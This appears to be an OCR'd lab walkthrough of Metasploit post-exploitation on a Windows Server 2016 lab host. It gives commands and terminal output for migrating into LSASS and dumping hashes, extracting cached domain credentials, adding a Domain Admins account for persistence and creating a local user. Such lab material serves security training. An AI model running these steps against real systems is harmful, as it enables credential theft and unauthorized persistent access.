


1. List background sessions (**sessions -l**), migrate to LSASS process (`ps | grep lsass` $\rightarrow$ `migrate <PID>`), and execute hashdump:
   hashdump



Applications Places System
Mon Jan 6, 00:04
msfconsole - Parrot Terminal
File Edit View Search Terminal Tabs Help
msfconsole - Parrot Terminal
ifconfig - Parrot Terminal
a 9a 97 94 e8 97 5f af 31 ff 25 bd 27 cc
full: 2bdd83a4b572db0ed71b7bafbb5756a59f3c658a5e10d0a70ab65a9a9794e8975faf31ff25bd27cc
m/u : 2bdd83a4b572db0ed71b7bafbb5756a59f3c658a / 5e10d0a70ab65a9a9794e8975faf31ff25bd27cc
Secret : NL$KM
cur/hex : f2 81 24 45 39 2b 7e 79 2e ab 04 83 29 01 d6 b3 52 35 70 da 34 d4 d4 40 be 2d 0d 9d 77 4b 4
a f4 ce 2c b8 49 e2 e6 6f 75 33 97 ea 15 3a 41 cd 52 2f 33 d0 2f c2 74 08 3f 9b a9 e0 a2 66 8a 8c 74
old/hex : f2 81 24 45 39 2b 7e 79 2e ab 04 83 29 01 d6 b3 52 35 70 da 34 d4 d4 40 be 2d 0d 9d 77 4b 4
a f4 ce 2c b8 49 e2 e6 6f 75 33 97 ea 15 3a 41 cd 52 2f 33 d0 2f c2 74 08 3f 9b a9 e0 a2 66 8a 8c 74
(Meterpreter 1)(C:\Users\Administrator.LPT\Desktop) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) exploit(windows/smb/psexec) >> sessions -l
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN2016 192.168.177.18:444 -> 192.168.177.16:1646 (192.168.177.16)
[msf](Jobs:0 Agents:1) exploit(windows/smb/psexec) >>
Menu
msfconsole - Parrot T...




1. Extract domain cached credentials using post module:
   use post/windows/gather/cachedump
   set SESSION 1
   run




1. Configure persistent domain user addition:
   use post/windows/manage/add_user
   set GROUP Domain Admins
   set PASSWORD Thisisthepassword
   set SESSION 1
   set USERNAME tester
   run



Applications Places System
Mon Jan 6, 00:26
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:1) exploit(windows/smb/psexec) >> use post/windows/gather/cachedump
[msf](Jobs:0 Agents:1) post(windows/gather/cachedump) >> info
Name: Windows Gather Credential Cache Dump
Module: post/windows/gather/cachedump
Platform: Windows
Arch:
Rank: Normal
Provided by:
Maurizio Agazzini <inode@mediaservice.net>
mubix <mubix@hak5.org>
Compatible session types:
Meterpreter
Basic options:
Name Current Setting Required Description
SESSION yes The session to run this module on
Description:
This module uses the registry to extract the stored domain hashes that have been
cached as a result of a GPO setting. The default setting on Windows is to store
the last ten successful logins.
Menu
msfconsole - Parrot T...




1. Open interactive Windows command shell within Meterpreter (`shell`) and create user locally:
   net user tester P@@12345 /ADD



1. Exit shell, background session, inspect harvested loot (**loot**), and review WLAN profiles module options.


Applications Places System
Mon Jan 6, 00:42
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:1) post(windows/manage/add_user) >> sessions -i 1
[*] Starting interaction with 1...
(Meterpreter 1)(C:\Windows\system32) > shell
Process 5660 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>net user tester P@@12345 /ADD
net user tester P@@12345 /ADD
The command completed successfully.
C:\Windows\system32>
Menu
msfconsole - Parrot T...

